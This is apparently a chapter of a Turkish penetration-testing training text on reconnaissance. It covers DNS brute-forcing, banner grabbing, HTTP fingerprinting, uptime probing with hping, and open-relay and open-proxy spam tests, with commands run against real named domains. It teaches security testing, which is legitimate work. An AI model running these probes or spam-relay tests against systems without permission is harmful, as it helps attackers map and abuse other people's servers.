. 248 IN NS B.ROOT-SERVERS.NET.
. 248 IN NS C.ROOT-SERVERS.NET.
. 248 IN NS D.ROOT-SERVERS.NET.
. 248 IN NS E.ROOT-SERVERS.NET.
. 248 IN NS F.ROOT-SERVERS.NET.
. 248 IN NS G.ROOT-SERVERS.NET.
. 248 IN NS H.ROOT-SERVERS.NET.
. 248 IN NS I.ROOT-SERVERS.NET.
. 248 IN NS J.ROOT-SERVERS.NET.
;; Received 356 bytes from 195.175.39.39#53(195.175.39.39) in 12 ms

tr. 172800 IN NS ns1.nic.tr.
tr. 172800 IN NS ns2.nic.tr.
tr. 172800 IN NS ns3.nic.tr.
tr. 172800 IN NS ns4.nic.tr.
tr. 172800 IN NS ns5.nic.tr.
tr. 172800 IN NS ns-tr.ripe.net.
```

```
;; Received 252 bytes from 193.0.14.129#53(K.ROOT-SERVERS.NET) in 84 ms
open.edu.tr. 43200 IN NS bim.open.edu.tr.
open.edu.tr. 43200 IN NS ns.ulak.net.tr.
;; Received 110 bytes from 144.122.95.51#53(ns1.nic.tr) in 14 ms
open.edu.tr. 3600 IN A 1.2.3.488
open.edu.tr. 3600 IN NS alfa.open.edu.tr.
open.edu.tr. 3600 IN NS ns.ulak.net.tr.
open.edu.tr. 3600 IN NS bim.open.edu.tr.
;; Received 161 bytes from 1.2.3.42#53(bim.open.edu.tr) in 2 ms
```

Yolu izleyecek olursak;

ilk olarak resolv.conf'ta tanımlı DNS sunucudan ROOT DNS sunucuların listesi alınır. Gelen sorgudaki ilk dns sunucuya .tr uzantılarından sorumlu olan dns sunucu sorulur ve cevap olarak ns1.nic.tr döner. Sonra ns1.nic.tr'ye open.edu.tr'den sorumlu dns sunucu sorulur dönen cevap bim.open.edu.tr'dir . son olarak bim.open.edu.tr'ye open.edu.tr ismi sorulur ve cevap 1.2.3.488 olarak döner.

2.3.2.1.13. Değişken Kaynak Port ve XID Değeri Testleri

Rekursif DNS sunucular başka dns sunuculardan istekde bulunurken kaynak port numarasını değiştirmeyebilirler. Bu, dns protokolünün kötüye kullanılmasına sebep olabilir.

DNS sorgulamaları UDP üzerinden çalıştığı için IP spoofing yapmak kolaydır. Bu sebeple dns protokolünün güvenliği kaynak port numarası ve transaction ID (XID) değişkenine bağlıdır. Bu iki değişken ne kadar kuvvetli olursa dns üzerinden yapılacak cache poisoning türü ataklar o kadar başarısız olacaktır.

Kaynak port değeri yeterli derecede kuvvetli olan dns sunucunun verdiği cevap

```
# dig +short @195.175.39.40 porttest.dns-oarc.net txt
porttest.y.x.w.v.u.t.s.r.q.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.pt.dns-oarc.net.
"195.175.39.228 is GREAT: 26 queries in 6.3 seconds from 26 ports with std dev 16123"
```

Kaynak port değeri yeterli derecede kuvvetli olmayan dns sunucunun verdiği cevap

```
# dig +short @vpn.lifeoverip.net porttest.dns-oarc.net txt
porttest.y.x.w.v.u.t.s.r.q.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.pt.dns-oarc.net.
"80.93.212.86 is POOR: 26 queries in 5.5 seconds from 1 ports with std dev 0"
```

2.3.2.1.14. DNS sorguları ile koruma sistemlerini atlatma

Sistem ve ağ yöneticileri test amaçlı çeşitli sistemler kurarlar ve bunlara kolay erişim için dns kaydı girerler. Bu kayıtlar dışarda başkaları tarafından bilinirse farklı amaçlar için kullanılabilir.

Mesela X firması kendisine gelen tüm mailleri spam ve virus koruma sistemlerinden geçiriyor olsun. Bunu yapabilmesi için MX kayıtlarını spam&virus koruma sisteminin ip adresi olacak şekilde yayınaaması gereklidir.

```
$ nslookup
> set querytype=mx
> bankofengland.co.uk
Server: 213.228.193.145
Address: 213.228.193.145#53
Non-authoritative answer:
bankofengland.co.uk mail exchanger = 10 cluster2.eu.messagelabs.com.
bankofengland.co.uk mail exchanger = 20 cluster2a.eu.messagelabs.com.
```

Dışardaki bir saldırgan da bu firmaya ait dns isimlerisi sözlük saldırısı ile bulmaya çalışın.

```
C:\tools> txdns -f mail-dict.txt bankofengland.co.uk
```

```
-----  
TXDNS (http://www.txdns.net) 2.0.0 running STAND-ALONE Mode  
-----
```


```
> mail.bankofengland.co.uk - 217.33.207.254
> mail2.bankofengland.co.uk - 194.201.32.153
> mailhost.bankofengland.co.uk - 194.201.32.130
```

```
-----  
Resolved names: 3  
Failed queries: 95
```

Total queries: 98

Sonuçlardan görüleceği üzere firma dışarıya anons etmediği fakat kullandığı başka smtp sunucularda bulunmaktadır. Gönderilecek bir virus ya da zararlı programcık bu adresler kullanılarak gönderilebilir.

2.3.2.1.15. DNS Bruteforce Yöntemi ile Bilgi Toplama



```
192.168.2.24 - PUTTY
----- | Information |
-[*] -- 195.175.39.40
  +- thread in progress : 7 hosts of 10
-[*] -- 195.175.39.39
  +- thread in progress : 7 hosts of 7
-----
- Total in progress : 14
- Find hosts :
['www.lifeoverip.net', 'mail.lifeoverip.net', 'netsec.lifeoverip.net', 'openbsd.lifeoverip.net']
End at : Sun Aug 10 18:18:39 2008
ifeoverip-labs dns-bruteforce # python DNSBruteforce.py lifeoverip.net server.lst hosts-txt
```

```
# python DNSBruteforce.py lifeoverip.net server.lst hosts-txt
```

```
----- | Information |
-[*] -- 195.175.39.40
  +- thread in progress : 7 hosts of 10
-[*] -- 195.175.39.39
  +- thread in progress : 7 hosts of 7
-----
- Total in progress : 14
- Find hosts :
['www.lifeoverip.net', 'mail.lifeoverip.net', 'netsec.lifeoverip.net', 'openbsd.lifeoverip.net']
End at : Sun Aug 10 18:18:39 2008
['www.lifeoverip.net', 'mail.lifeoverip.net', 'netsec.lifeoverip.net', 'openbsd.lifeoverip.net']
```

Server.lst dosyası sorgulama yapılacak dns cache sunucular

Host-txt domain üzerinde deneme yapılacak alt alan adları.

Yine aynı iş için dnsenum.pl scripti de kullanılabilir. Burada önemli olan sözlük dosyası ve sorgulama yapan araçın kullandığı yöntem. Zira teker teker yapılacak sorgulama ile çoklu yapılacak sorgulamaların sonuçları farklı olacaktır.

DNSMAP

Bir domaine ait subdomainleri bulmak için bruteforce yöntemi ile deneme yapar. Eğer parameter olarak ayrı bir wordlist verilmezse kendi içinde barındırdığı standart listesini domain üzerinde denemeye başlar ve sonuçlarını ekrana basar.

```
netsec-egitim ~ # dnsmap
dnsmap - DNS Network Mapper by pagvac
(http://ikwt.com, http://foro.elhacker.net)
Usage: dnsmap <target-domain> [dictionary-file]
Examples:
dnsmap yourtarget.com
dnsmap yourtarget.com yourwordlist.txt
```

```
netsec-egitim ~ # dnsmap lifeoverip.net dnslistesi
```

```
dnsmap - DNS Network Mapper by pagvac
(http://ikwt.com, http://foro.elhacker.net)
Searching subhosts on domain lifeoverip.net
```

```
netsec.lifeoverip.net
IP Address #1:80.93.23.83
```

```
blog.lifeoverip.net
IP Address #1:80.93.23.83
```

```
openbsd.lifeoverip.net
IP Address #1:194.27.72.88
```

```
egitim.lifeoverip.net
IP Address #1:80.93.23.83
```

```
Lan.lifeoverip.net
IP Address #1:192.138.2.1
```

```
5 subhost(s) found
```

2.3.2.2. Banner Yakalama(Banner Grabbing)

Çalışan servis hakkında detaylı bilgi almanın en basit yolu o porta telnet/netcat ile bağlanarak uygun komutu vermektir. Bazı servisler için herhangi bir komut vermenize gerek kalmadan gerekli bilgiyi size verir. Banner yakalama oldukça eski bir yöntemdir ve bilgi toplamanın ilk adımlarından sayılır.

Mesela X sistemi üzerinde çalışan SMTP yazılımının ne olduğunu bulmaya çalışalım

Öncelikle dns sorguları kullanılarak ilgili domaine ait MX kaydı(yani SMTP sunucu) bulunur.

```
# dig MX microsoft.com

; <>> DiG 9.3.3 <>> MX microsoft.com
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20996
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 5, ADDITIONAL: 6

;; QUESTION SECTION:
;microsoft.com.      IN  MX

;; ANSWER SECTION:
microsoft.com.    2678  IN  MX   10 mail.global.frontbridge.com.

;; AUTHORITY SECTION:
microsoft.com.    163558 IN  NS   ns4.msft.net.
microsoft.com.    163558 IN  NS   ns5.msft.net.
microsoft.com.    163558 IN  NS   ns1.msft.net.
microsoft.com.    163558 IN  NS   ns2.msft.net.
microsoft.com.    163558 IN  NS   ns3.msft.net.

;; ADDITIONAL SECTION:
mail.global.frontbridge.com. 3 IN  A   216.32.180.22
ns1.msft.net.     157431 IN  A   207.68.160.190
ns2.msft.net.     157431 IN  A   65.54.240.126
ns3.msft.net.     157431 IN  A   213.199.161.77
ns4.msft.net.     157431 IN  A   207.46.66.126
ns5.msft.net.     157431 IN  A   65.55.238.126

;; Query time: 3 msec
;; SERVER: 195.175.39.40#53(195.175.39.40)
;; WHEN: Fri Dec 5 21:47:12 2008
;; MSG SIZE rcvd: 265
```

Sonra bulunan SMTP sunucusunun TCP/25 portuna telnet çekilerek dönecek banner ile yazılımı öğrenilebilir.

```
# telnet mail.global.frontbridge.com. 25
Trying 216.32.181.22...
Connected to mail.global.frontbridge.com.
Escape character is '^].
220 mail40-wa4.bigfish.com ESMTP Postfix EGGS and Butter
help
```

Görüleceği üzere Microsoft'un maillerinin yönlendirildiği ana MX sunucu Postfix(Linux) üzerinde çalışmaktadır.

2.3.2.2.1. Web Sunuculardan Banner Yakalama Yöntemi ile Bilgi Toplama

http fingerprint aşamasında sunucu sisteme beklenmeyen abnormal istekler gondererek dönen cevabı incelemek çoğu durumda sunucuya ait net bilgiler verir. Bu yöntem sunucunun üzerinde çalışan web servisine ait bilgilerin özellikle saklandığı durumlarda geçerlidir.

Örnek:

Sun One Web Server	IIS 6.0
\$ nc sun.site.com 80 PUT / HTTP/1.0 Host: sun.site.com HTTP/1.1 401 Unauthorized Server: Sun-ONE-Web-Server/6.1	\$ nc iis6.site .com 80 PUT / HTTP/1.0 Host: iis6.site.com HTTP/1.1 411 Length Required Server: Microsoft-IIS/6.0 Content-Type: text/html
IIS 5.x	Apache 2.0.x
\$ nc iis5.site.com 80 PUT / HTTP/1.0 Host: iis5.site.com HTTP/1.1 403 Forbidden Server: Microsoft-IIS/5.1	\$ nc apache.site.com 80 PUT / HTTP/1.0 Host: apache.site.com HTTP/1.1 405 Method Not Allowed Server: Apache/2.0.54

Bu yönteme ek olarak sunucunun döndürdüğü cevaplar da izlenerek servis yazılımı hakkında bilgi edinilebilir. Mesela Apache 2.x icin dönen cevap:

HTTP/1.1 200 OK

Date: Mon, 22 Aug 2005 20:22:16 GMT

Server: Apache/2.0.54

Last-Modified: Wed, 10 Aug 2005 04:05:47 GMT

ETag: "20095-2de2-3fdf365353cc0"

Accept-Ranges: bytes

Content-Length: 11746

Cache-Control: max-age=86400

Expires: Tue, 23 Aug 2005 20:22:16 GMT

Connection: close

Content-Type: text/html; charset=ISO-8859-1

IIS 5.1 için dönen cevap

HTTP/1.1 200 OK

Server: Microsoft-IIS/5.1

Date: Mon, 22 Aug 2005 20:24:07 GMT

Connection: Keep-Alive

Content-Length: 6278

Content-Type: text/html

Cache-control: private

Sun ONE için

HTTP/1.1 200 OK

Server: Sun-ONE-Web-Server/6.1

Date: Mon, 22 Aug 2005 20:23:36 GMT

Content-length: 2628

Content-type: text/html

Last-modified: Tue, 01 Apr 2003 20:47:57 GMT

Accept-ranges: bytes

Connection: close

Sun One ve IIS için dönen cevaplar benzer gözükse de dikkatli bir göz ikisi arasındaki farkı görecektir.

IIS icin **Content-Length**

Sun ONE için **Content-length**

Görüleceği gibi Length kelimelerinden biri büyük harfle baslıyor digeri ise küçük harfle...

Bu ve buna benzer yöntemler kullanarak bir servisin tam sürümü belirlenebilir. Bu tip testleri elle yapılabileceği gibi otomatize araçlar kullanılarak da yapılır.

Örnekler:

```
C:\netcat>nc www.lifeoverip.net 80 -vv
www.lifeoverip.net [80.93.212.86] 80 (?) open
HEAD / HTTP/1.0
HTTP/1.1 200 OK
Date: Sun, 29 Jul 2007 03:15:51 GMT
Server: Apache/2.2.4 (FreeBSD) DAV/2 mod_ssl/2.2.4 OpenSSL/0.9.7e-p1
X-Pingback: http://blog.lifeoverip.net/xmlrpc.php
Connection: close
Content-Type: text/html; charset=UTF-8
sent 17, rcvd 236: NOTSOCK
```

```
# telnet www.trustmatta.com 80
```

```
Trying 62.232.8.1...
```

```
Connected to www.trustmatta.com.
```

```
Escape character is '^]'.
```

```
HEAD / HTTP/1.0
```

```
HTTP/1.1 200 OK
```

```
Date: Mon, 26 May 2003 14:28:50 GMT
```

Server: Apache/1.3.27 (Unix) Debian GNU/Linux PHP/4.3.2

Connection: close

Content-Type: text/html; charset=iso-8859-1

Bazen web sunucunun çalıştığı iç IP adresini almak içinde kullanılır.

```
# telnet www.ebay.com 80
```

```
Trying 66.135.208.88...
Connected to www.ebay.com.
Escape character is '^]'.
```

```
HEAD / HTTP/1.0
```

```
HTTP/1.0 200 OK
Age: 44
Accept-Ranges: bytes
Date: Mon, 26 May 2003 16:10:00 GMT
Content-Length: 47851
Content-Type: text/html
Server: Microsoft-IIS/4.0
Content-Location: http://10.8.35.99/index.html
Last-Modified: Mon, 26 May 2003 16:01:40 GMT
ETag: "04af217a023c31:12517"
Via: 1.1 cache16 (NetCache NetApp/5.2.1R3)
```

Bazı değerleri almak için HTTP OPTIONS komutu kullanılır

```
# telnet www.nasdaq.com 80
```

```
Trying 206.200.251.71...
Connected to www.nasdaq.com.
Escape character is '^]'.
```

```
OPTIONS / HTTP/1.0
```

```
HTTP/1.1 200 OK
Allow: OPTIONS, TRACE, GET, HEAD
Content-Length: 0
Server: Microsoft-IIS/6.0
Public: OPTIONS, TRACE, GET, HEAD, POST
X-Powered-By: ASP.NET
Date: Sat, 08 Nov 2008 20:34:08 GMT
Connection: close
```

```
Connection closed by foreign host.
```

2.3.2.2.2. ASP .net Çalıştıran Web Sunucu Testleri

```
# ./dnascan.pl http://www.example.org
```

```
[*] Sending initial probe request...
[*] Sending path discovery request...
[*] Sending application trace request...
[*] Sending null remoter service request...
```

```
[ .NET Configuration Analysis ]
```

```
Server -> Microsoft-IIS/6.0
Application -> /home.aspx
FilePath -> D:\example-web\asproot\
ADNVersion -> 1.0.3705.288
```

2.3.2.2.3. SSH Sürümünü Sorgulama


```
C:\netcat>nc www.lifeoverip.net 2000 -vvv
www.lifeoverip.net [80.93.212.86] 2000 (?) open
SSH-2.0-OpenSSH_4.5p1 FreeBSD-20061110
```

Banner yakalamının bir adım ötesi bu işi otomatize araçlara teslim etmektir. Nmap ve THC Amap bu hizmeti en iyi sağlayan iki araçtır.

2.3.3. Diğer Bilgi Toplama Yöntemleri

2.3.3.1. Web Sayfası Yorum Satırlarından Bilgi Toplama

Bazen yazılımcılar geliştirme sürecinde kaynak koda çeşitli bilgiler yazarlar ve bunları sonra unuturlar. Buradaki notlar çok basit ve işe yaramaz olabileceği gibi yazılan uygulamaya ait username/password bilgil



The screenshot shows a web browser window with developer tools open. On the left, there's a list of errors or warnings, likely from a validator. On the right, the JavaScript code for a form is visible. A red box highlights the following code in the

2.3.3.2. Hedef Sistem Hakkında Ek Bilgi Edinmek

2.3.3.2.1. Sequence numarası tahmini

```
# hping2 --seqnum -p 80 -S -i u1 192.168.1.1
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
1734626550 +1734626550
1733715899 +4294056644
1731604480 +4292855876
1736090136 +4485656
1730089804 +4288966963
1736532059 +6442255
1730574131 +4289009367
1735749233 +5175102
1725002138 +4284220200
1725076236 +74098
1729656540 +4580304
1721106365 +4286417120
1728255185 +7148820
1726183881 +4292895991
1722164576 +4290947990
1720622483 +4293425202
```

2.3.3.2.2. Hedef Sistemin Uptime Süresini Belirleme

```
# hping3 -S --tcp-timestamp -p 80 -c 2 1.2.3.488
HPING 1.2.3.488 (eth0 1.2.3.488): S set, 40 headers + 0 data bytes
len=56 ip=1.2.3.488 ttl=56 DF id=28012 sport=80 flags=SA seq=0 win=65535
rtt=104.5 ms
TCP timestamp: tcpts=55281816

len=56 ip=1.2.3.488 ttl=56 DF id=28013 sport=80 flags=SA seq=1 win=65535 rtt=99.1
ms
TCP timestamp: tcpts=55281917
HZ seems hz=100
System uptime seems: 6 days, 9 hours, 33 minutes, 39 seconds

--- 1.2.3.488 hping statistic ---
2 packets tramitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 99.1/101.8/104.5 ms
```

NOT-I : Windows XP SP2'lerle birlikte güvenlik amaçlı* timestamp sorgularına cevap dönmez.

NOT-II : Cisco Routerlarda timestamp'i aşağıdaki şekilde aktif/pasif hale getirebiliriz

ip tcp timestamp -> aktif hale getirmek için

no ip tcp timestamp

2.3.3.2.3. Hedef Sistemin Saatini Öğrenme

Hedef sistemin saatini öğrenmenin çeşitli yolları vardır. Bu yöntemlerden en etkili olanları HTTP ve SMTP protokollerinden üzerinden yapılır.

2.3.3.2.4. HTTP Protokolü üzerinden hedef sisteme ait zaman tespiti

```
# telnet mail.lifeoverip.net 80
```

```
Trying 80.93.212.86...
Connected to mail.lifeoverip.net.
Escape character is '^]'.
HEAD / HTTP/1.1
```

```
HTTP/1.1 400 Bad Request
```

```
Date: Mon, 28 Jan 2008 17:49:06 GMT
```

```
Server: Apache/2.2.4 (FreeBSD) DAV/2 mod_ssl/2.2.4 OpenSSL/0.9.7e-p1
```

```
Connection: close
```

```
Content-Type: text/html; charset=iso-8859-1
```

```
Connection closed by foreign host.
```

GMT olarak verilen zaman dilimine +2 ekleyerek sunucunun gerçek zamanına ulaşılabilir.

2.3.3.2.5. SMTP Protokolü Üzerinden Hedef Sisteme Ait Zaman Tespiti

Hedef sistemin üzerinde bir SMTP sunucusu çalıştığı varsayılarak yapılır. Hedef e-posta sistemi üzerinde olmadığı bilinen bir kullanıcıya mail atılır ve sistemin bu mail karşılık olarak hata dönmesi beklenir. Hedef sistem hata dönerse(bounce maili) dönen mailin başlıklarını incelenerek zaman tespiti yapılır.

2.3.3.3. NAT Arkasındaki Sistemleri Bulma

Intrace gelişmiş traceroute uygulamasıdır. NAT arkasındaki local ipli sistemleri bulma olasılığı var.

Çalışması için bir pencereden INtrace komutu çalıştırılmalı aynı anda hedef sistemin ilgili portuna very gönderecek işlemler yapılmalıdır.

```
netsec-egitim ~ # intrace -i eth0 -h www.vizualzone.com.tr -p 443 -d 4
InTrace, version 1.3
2008/11/11 18:11:41.469769 <INFO> Resolving 'www.vizualzone.com.tr'

InTrace 1.3 (C)2007 Robert Swiecki <robert@swiecki.net>
-----
R: 74.125.77.147/80 (80) L: 192.168.2.24/58007
Last rcvd SEQ: 0xaa2b850e, ACK: 0x5bcf4388
Press ENTER to start sending packets

 1. 192.168.2.1      [ICMP TTL-EXCEEDED]
 2. 85.96.186.1      [ICMP TTL-EXCEEDED]
 3. 212.156.203.54   [ICMP TTL-EXCEEDED]
 4. 212.156.118.253  [ICMP TTL-EXCEEDED]
 5. 212.156.117.245  [ICMP TTL-EXCEEDED]
 6. 212.156.102.9    [ICMP TTL-EXCEEDED]
 7. 212.156.102.14   [ICMP TTL-EXCEEDED]
 8. 209.85.254.250   [ICMP TTL-EXCEEDED]
 9. 72.14.233.114    [ICMP TTL-EXCEEDED]
10. 209.85.255.166   [ICMP TTL-EXCEEDED]
11. 209.85.255.106   [ICMP TTL-EXCEEDED]
12. 74.125.77.147     [TCP RST]
```

2.3.3.4. *RelayScanner*

SMTP Üzerinden e-posta sisteminin Relay'a açık olup olmadığını control eder.

```
# perl RelayScanner.pl -l host_info.txt

*****
*** CIRT.DK SMTP Relay Scanner ***
*** Version 1.7 ***
*****
***** (c)2007 by Dennis Rand *****
*****
[X] Checking for updates      - NO UPDATES
[X] Loading scanner          - DONE
[X] Checking for service      - DONE
[X] Checking for SMTP service - DONE
[X] Total testcases to run   - 16416
[X] Delay between tests       - 2 seconds
[X] Relay scan started        - Tue Nov 11 18:40:33 2008

[X] Relay Checking in progress: => 0/10
```

Bir SMTP sunucunun üzerinde test edilebilecek tüm relaying olasılıkları taker taker denenir. Programın düzgün çalışabilmesi için host_info.txt içerisinde yazılacak bilgilerin doğru olması gereklidir. Program çalıştığında hedef mail adresine bir adet mail gönderir ve bu maile cevap dönülmeden testlere başlamaz.

2.3.3.5. *Spam Göndermeye Açık Web Sunucuların Keşfi*

Web sunucu üzerinden herhangi bir SMTP portuna HTTP CONNECT method kullanarak bağlantı denemesi yapılır. Deneme başarılı çıkarsa web sunucu üzerinden SPAM gönderilebilir demektir. Bu tip web sunucular genellikle üzerinde proxy çalıştırır sunuculardır(Apache mod_proxy'nin aktif olması gibi).

2.3.3.5.1. *Üzerinden SPAM Gönderilemeyen Web Sunucu Örneği*

```
# telnet www.example.org 80
```

Trying 192.168.0.14...

Connected to 192.168.0.14.

Escape character is '^]'.

CONNECT maila.microsoft.com:25 HTTP/1.0

HTTP/1.1 405 Method Not Allowed

Date: Sat, 19 Jul 2003 18:21:32 GMT

Server: Apache/1.3.24 (Unix) mod_jk/1.1.0

Vary: accept-language,accept-charset

Allow: GET, HEAD, OPTIONS, TRACE

Connection: close

Content-Type: text/html; charset=iso-8859-1

Expires: Sat, 19 Jul 2003 18:21:32 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">

<HTML><HEAD>

<TITLE>405 Method Not Allowed</TITLE>

2.3.3.5.2. Üzerinden SPAM Gönderilebilen Web Sunucu Örneği

```
# telnet www1.example.org 80
Trying 192.168.0.7...
Connected to 192.168.0.7.
Escape character is '^]'.

GET / HTTP/1.1
HOST: mx4.sun.com:25
HELO .
MAIL FROM: spammer@lifeoverip.net
RCPT TO: target@example.org
DATA
Subject: Open relay denemesi
Bu mesaj yerine ulaşırsa open relay var demektir!
```

2.3.3.6. E-posta Başlıklarını Aracılığı ile Bilgi Edinme

Mail başlıklarını doğru okuyabilmek forensic analiz ve bilgi toplama açısından oldukça önemlidir. Üzerinde dikkatle uğraşılmamış bir mail takip edilerek sahibine ait oldukça detaylı bilgiler edinilebilir.

2.3.3.6.1. E-posta Başlık Bilgileri

From:

From: Mailin kimden geldiğini gösteren elemandır. Çok kolay spoof edilebileceği için en az güvenilir başlık alanıdır denilebilir.

From: "Huzeyfe Onal" Huzeyfe.Onal@xyz.com.tr


Bir de From(From: değil) alanı vardır ki bu standart mail başlığı değildir, bazı yazılımların mail alındığında eklediği bir başlık türüdür.

Reply-To:

Dönen cevabın hangi adrese gönderileceğini bildirir.

Return-path

Reply-to benzeri bir başlıktır.



Received

Received başlığı mail iletilişimi ile ilgili verdiği detaylı ve gerçekçi bilgiden dolayı oldukça önemlidir. Kullanıcı ile MTA, MTA ile MTA arasındaki iletişimi geriye dönük takip edebilmek içi Received alanını kullanılır.

Postayı her teslim alan mta bir received başlığı ekler. Aşağıdan yukarı takip ederek gönderilen mailin hangi SMTP sunucularından geçtiği belirlenebilir.

Received: from string (hostname [host IP address])

by recipient host (MTA Bilgisi)

with protocol id message ID

for recipient;

timestamp

string ile hostname(gönderici MTA/host) genelde aynı olur fakat string kısmı farklı olabilir.

Hostname, gonderici MTA'nin ters DNS kaydi ile elde edilir. String degistirilebilir oldugu icin dikkate alınmayabilir.

recipient host: Maili teslim alan MTA

MTA Bilgisi : Maili teslim alan MTA yazılım bilgileri. Bu alan kullanılan yazılıma ve yapılan ayarlara göre çok detaylı bilgi de verebilir, sadece yazılım ismi de.

Örnek MTA Bilgisi.

Received: from defiant.ddtechcg.com ([72.90.237.196])

by vms044.mailsrvcs.net (**Sun Java System Messaging Server 6.2-6.01 (built Apr 3 2006)**)

Sendmail by shear.ucar.edu (8.14.1/8.13.6) with ESMTP id l4K4heF4002161;
Postfix örneği:

by mail4.barnet.com.au (Postfix) with ESMTP id 5EEE242931F

esmtail id maili alan sunucunun kendi içerisinde kullanılabilen bir değerdir.

Message ID: Mailin ilk çıktıgı makine tarafından oluşturulan başlık değeri. Kullanılan mta'ya göre ufak tefek farklılıklar gösterse de genel tanım itibari ile id@smtp_sunucu formatındadır.

<1168358378.14189.ezmlm@huzeyle.net>

Bu ID mail istemcisi tarafından olusturulur ve mail sunucuda belirli bir mesajın aranmasında kolaylık sağlar.

timestamp: mesajın alicı tarafından MTA'ya ulaşığı zaman. İlk ve son timestamp bilgilerine bakılarak e-posta sunucuların performanslarına dair bir fikir edinilebilir.

